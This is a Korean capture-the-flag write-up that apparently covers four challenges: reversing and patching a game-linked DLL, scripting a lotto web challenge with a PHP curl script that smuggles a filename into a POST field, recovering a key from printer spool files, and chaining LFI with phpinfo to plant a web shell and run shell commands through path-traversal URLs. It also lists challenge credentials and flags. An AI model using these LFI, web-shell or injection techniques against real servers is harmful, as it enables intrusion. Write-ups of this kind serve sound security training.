
처음엔 저 파일이 뭘까 생각해보다가 혹시 내 컴퓨터에도 있나? 하고 파일을 검색해보니 starcraft.exe 였다.

```
v46 = (unsigned int)&pInputs ^ __security_cookie;
while ( 1 )
{
  if ( v68C2A0 == 49 )
  {
    if ( v68C2A1 == 49 )
    {
      if ( v68C2A2 == 49 )
      {
        if ( v68C2A3 == 49 )
        {
          if ( v68C2A4 == 49 )
          {
            if ( v68C2A5 == 49 )
            {
              byte_1000334D = 49;
              byte_10003351 = v68C2A1;
              byte_10003357 = v68C2A2;
              byte_10003358 = v68C2A3;
              byte_10003361 = v68C2A4;
              byte_10003368 = v68C2A5;
              if ( sub_10001000() )
              {
                if ( sub_10001160() && sub_100011E0() )
                {
                  Sleep(0x1F4u);
                  v4 = 39;
                  v5 = 104;
                  v6 = 18;
                  v7 = 82;
                  v8 = 14;
                  v9 = 116;
                  v10 = 107;
                  v11 = 65;
                  v12 = 61;
                  v13 = 98;
```


파일명 체크가 되면 스레드를 생성해 5초에 한번씩 특정 값들을 체크를 한다.

하지만 그 값들은 실제 스타크래프트에만 있는 값이여서 실제 스타크래프트가 아니면 Access Violation Exception이 발생했다. 그래서 실제 스타크래프트에도 dll을 인젝션 해봤지만 조건들이 다 멍청해서(모순) 성립 되지 않았다.

그래서 올리디버거로 열어보니 로드될 때 마다 ImageBase가 바뀌었다. ASLR(젠장)이었다.
exe에서 ASLR 제거하는 방법을 시도해봤지만 dll에서는 .reloc섹션을 날려버리니 될리가 없었고, 외국 포럼에서 PE헤더의 IMAGE_NT_HEADERS ₩ IMAGE_OPTINAL_HEADER ₩ DLL Characteristics ₩ IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE를 제거하면 된다고 하였다.




PEView로 PE헤더를 보니 DLL Characteristics가 IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE(40)과 IMAGE_DLLCHARACTERISTICS_NX_COMPAT(100)으로 140이었다.



헥스 에디터로 IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE를 제거하기 위해 100으로 값을 바꿔버리니 ASLR은 손쉽게 제거되었다.

다음, 스타크래프트에만 있는 68C2A0, 5859397 같은 주소들을 모두 dll의 data섹션의 쓸 수 있는 주소로 코드를 패치하고 CMP로 비교하는 부분을 MOV로 패치하여 조건을 충족시키도록 한 후 실행했더니 키보드로 키를 쳐주었다.



Key: R37URN 7O 7H3 N4TUR3 4ND 4T0M0S

6번 문제 풀이 (Solved by N1NE @ !Factorial)

6번 문제는 로또 게임에서 이겨야 하는 웹문제였다.

나온 번호 그대로 txt파일에 써서 올리다보니 더 빨리 올리라는거다.

파싱해서 바로 올리도록 코딩을 해야겠다 해서 코딩했다.

VB로 코딩했다가 VB가 멍청하게 헤더를 지맘대로 바꿔서 php로 재코딩했다.

```php
<?php
    if($ch = curl_init())
    {
        //로또 번호 가져옴
        curl_setopt($ch, CURLOPT_URL, "http://203.229.206.34/3101/lucky.php");
        curl_setopt($ch, CURLOPT_USERAGENT, "CURL");
        curl_setopt($ch, CURLOPT_TIMEOUT, 30);
        curl_setopt($ch, CURLOPT_HEADER, true);

        //basic 인증
        curl_setopt($ch, CURLOPT_HTTPAUTH, CURLAUTH_BASIC);
        curl_setopt($ch, CURLOPT_USERPWD, "eloi:tldrkvhfm");

        curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);

        $data = curl_exec($ch);

        //Parse lotto, timestamp, checksum
        $tmp = substr($data, strpos($data, "<input type=\"hidden\" name=\"lotto\" value=\"") + strlen("<input type=\"hidden\" name=\"lotto\" value=\""));
        $lotto = substr($tmp, 0, strpos($tmp, "\""));
        $tmp = substr($data, strpos($data, "<input type=\"hidden\" name=\"timestamp\" value=\"") + strlen("<input type=\"hidden\" name=\"timestamp\" value=\""));
        $timestamp = substr($tmp, 0, strpos($tmp, "\""));
        $tmp = substr($data, strpos($data, "<input type=\"hidden\" name=\"checksum\" value=\"") + strlen("<input type=\"hidden\" name=\"checksum\" value=\""));
        $checksum = substr($tmp, 0, strpos($tmp, "\""));

        //result.php로 바로 전송
        curl_setopt($ch, CURLOPT_URL, "http://203.229.206.34/3101/result.php");
        curl_setopt($ch, CURLOPT_USERAGENT, "CURL");
        curl_setopt($ch, CURLOPT_TIMEOUT, 30);
        curl_setopt($ch, CURLOPT_HEADER, true);

        //basic 인증
        curl_setopt($ch, CURLOPT_HTTPAUTH, CURLAUTH_BASIC);
        curl_setopt($ch, CURLOPT_USERPWD, "eloi:tldrkvhfm");

        //POST
        curl_setopt($ch, CURLOPT_POST, true);
        curl_setopt($ch, CURLOPT_POSTFIELDS, array("lotto" => $lotto, "timestamp" => $timestamp, "checksum" => $checksum, "contents\"; filename=\"1OttO_numb3r_fOr_s01v3.txt" => $lotto));

        curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);

        echo $data = curl_exec($ch);
        }

        curl_close($ch);
    }
    else
    {
        echo "CURL INITIALIZATION ERROR";
    }
?>
```

위 php파일(소스)을 실행하니 키값이 나왔다.


Key: 5600b09e400f8abe5da4c3bc01f0d9ae

8번 문제 풀이 (Solved by N1NE @ !Factorial)

이번에는 포렌식(?)인데요, 처음엔 파일들을 가지고 삽질만 하다가 힌트를 받았다.

그 힌트는 바로 이것.!!

이 사진을 보자마자 저는 '스풀링'을 생각했고, 스풀링 파일은 *.SPL이라는걸 알아냈다.
SPLView라는 프로그램을 다운로드 받아
Skynet_Evid0002₩WINDOWS₩system32₩spool₩PRINTERS₩의 SPL파일(FP00000-FP00009.SPL)을 보니 FP00009.SPL의 11번째 페이지에 있는 이미지 하단 중앙에 키가 적혀있었다.



Key: S3cretDocsVeryImp0rtant

10번 문제 풀이 (Solved by N1NE @ !Factorial)

일단 가입하고 보니 아이디가 세션이 아닌 쿠키에 mcrypt로 암호화되어 저장되어 있었다.

그래서 admin쿠키를 생성해서 관리자 모드로 진입하였다.

관리자 모드에서는 phpinfo와 LFI취약점을 발견했다.

힌트가 phpinfo + LFI라고 나온 것을 보고 조합이 되면 뭔가 있나보다 생각하고 검색을 했고,

한 문서를 찾았다.

http://www.insomniasec.com/publications/LFI%20With%20PHPInfo%20Assistance.pdf

이 문서의 하단에 있는 파이썬 코드를 수정하여 실행시켰다.

```
jnvb — sh — 83×25
jnvbmac1:pythonscripts root# python phpinfo.py 203.229.206.31 8216 10
LFI With PHPInfo()
-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
Getting initial offset... found [tmp_name] at 16962
Spawning worker pool (10)...
 250 /  1000
Got it! Shell created in /tmp/asdf

Woot! \m/
Shuttin' down...
```

(jnvb형님의 맥 특별 출현)

쉘이 업로드 되었다!!!

```
view-source:203.229.206.31:8216/8be3483bf9745727ac61372fece7c44d/admin.php?mode=../../../../../../tmp/asdf%00&f=ls%20-al

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Holy Centre - Administrator Page</title>
<link rel="stylesheet" type="text/css" href="/css/extend.css" />
<link media="all" type="text/css" href="http://ajax.googleapis.com/ajax/libs/jqueryui/1.8.13/themes/base/jquery-ui.css" rel="stylesheet" />
<link media="all" type="text/css" href="http://static.jquery.com/ui/css/demo-docs-theme/ui.theme.css" rel="stylesheet" />
<style type="text/css">
a:link {color: #000099; text-decoration: none; background-color: #ffffff;}
a:hover {text-decoration: underline;}
</style>
</head>
<br><br><center><font size="5px" face="Arial">Administrator Page</font></center><br><div style="width:800px; padding:4px; text-align:center; margin:0 auto;">
<hr style="width: 600px; background-color: #cccccc; border: 0px; height: 1px; color: #000000;">
<font style="font-family: sans-serif;">
<a href="./admin.php?mode=main">Main</a>   |   <a href="./admin.php?mode=phpinfo">PHP Info</a>   |   <a href="./admin.php?mode=logout">Logout</a></font>
<hr style="width: 600px; background-color: #cccccc; border: 0px; height: 1px; color: #000000;">
<div id="admin">
        total 24
drwxr-xr-x 2 root www-data 4096 Nov 19 12:16 .
drwxr-xr-x 7 root www-data 4096 Nov 19 07:22 ..
-rwxr-xr-x 1 root www-data 1703 Nov 19 07:31 admin.php
-rwxr-xr-x 1 root www-data  109 Nov 19 07:28 logout.php
-rwxr-xr-x 1 root www-data   13 Nov 19 07:31 main.php
-rwxr-xr-x 1 root www-data  349 Nov 19 10:51 phpinfo.php
</div>
</div>
</body>
</html>
```

ls -al

```
view-source:203.229.206.31:8216/8be3483bf9745727ac61372fece7c44d/admin.php?mode=../../../../../tmp/asdf%00&f=ls%20-al%20..
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Holy Centre - Administrator Page</title>
<link rel="stylesheet" type="text/css" href="/css/extend.css" />
<link media="all" type="text/css" href="http://ajax.googleapis.com/ajax/libs/jqueryui/1.8.13/themes/base/jquery-ui.css" rel="stylesheet" />
<link media="all" type="text/css" href="http://static.jquery.com/ui/css/demo-docs-theme/ui.theme.css" rel="stylesheet" />
<style type="text/css">
a:link {color: #000099; text-decoration: none; background-color: #ffffff;}
a:hover {text-decoration: underline;}
</style>
</head>
<br><br><center><font size="5px" face="Arial">Administrator Page</font></center><br><div style="width:800px; padding:4px; text-align:center; margin:0 auto;">
<hr style="width: 600px; background-color: #cccccc; border: 0px; height: 1px; color: #000000;">
<font style="font-family: sans-serif;">
<a href="./admin.php?mode=main">Main</a>   |   <a href="./admin.php?mode=phpinfo">PHP Info</a>   |   <a href="./admin.php?
mode=logout">Logout</a></font>
<hr style="width: 600px; background-color: #cccccc; border: 0px; height: 1px; color: #000000;">
<div id="admin">
        total 68
drwxr-xr-x  7 root www-data 4096 Nov 19 07:22 .
drwxr-xr-x 14 root root     4096 Oct 28 03:20 ..
-r--r--r--  1 root root      119 Nov 16 10:19 .htaccess
-r--r--r--  1 root root       21 Nov 16 10:20 .htpasswd
drwxr-xr-x  2 root www-data 4096 Nov 19 12:16 8be3483bf9745727ac61372fece7c44d
-r--r-----  1 root www-data   40 Nov  1 07:55 T__his_1s_____k3yyy.php
drwxr-xr-x  2 root www-data 4096 Nov 19 07:33 bb73655c250b94725351141496ccd260
drwxr-xr-x  2 root www-data 4096 Nov 13 11:02 css
drwxr-xr-x  2 root www-data 4096 Nov 13 11:01 images
drwxr-xr-x  2 root www-data 4096 Oct 29 10:58 include
-rwxr-xr-x  1 root www-data 1933 Nov  8 05:14 index.php
-rwxr-xr-x  1 root www-data  656 Nov  8 03:57 login.php
-rwxr-xr-x  1 root www-data 1780 Nov 19 07:22 registration_step1.php
-rwxr-xr-x  1 root www-data 4755 Nov  8 05:14 registration_step2.php
-rwxr-xr-x  1 root www-data 2648 Nov  8 02:54 registration_step3.php
-rwxr-xr-x  1 root www-data   54 Nov 13 11:02 terms.html
</div>
</div>
</body>
</html>
```

ls -al .. 하니 key파일이 보였다.

```
view-source:203.229.206.31:8216/8be3483bf9745727ac61372fece7c44d/admin.php?mode=../../../../../tmp/asdf%00&f=cat%20../T__his_1s_____k3yy
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Holy Centre - Administrator Page</title>
<link rel="stylesheet" type="text/css" href="/css/extend.css" />
<link media="all" type="text/css" href="http://ajax.googleapis.com/ajax/libs/jqueryui/1.8.13/themes/base/jquery-ui.css" rel="stylesheet" />
<link media="all" type="text/css" href="http://static.jquery.com/ui/css/demo-docs-theme/ui.theme.css" rel="stylesheet" />
<style type="text/css">
a:link {color: #000099; text-decoration: none; background-color: #ffffff;}
a:hover {text-decoration: underline;}
</style>
</head>
<br><br><center><font size="5px" face="Arial">Administrator Page</font></center><br><div style="width:800px; padding:4px; text-align:center; margin:0 auto;">
<hr style="width: 600px; background-color: #cccccc; border: 0px; height: 1px; color: #000000;">
<font style="font-family: sans-serif;">
<a href="./admin.php?mode=main">Main</a>   |   <a href="./admin.php?mode=phpinfo">PHP Info</a>   |   <a href="./admin.php?
mode=logout">Logout</a></font>
<hr style="width: 600px; background-color: #cccccc; border: 0px; height: 1px; color: #000000;">
<div id="admin">
        <?
        $KEY = "yummy!yummy!chop!chop!";
?>
</div>
</div>
</body>
</html>
```

cat T__his_1s_____k3yyy.php

Key: yummy!yummy!chop!chop!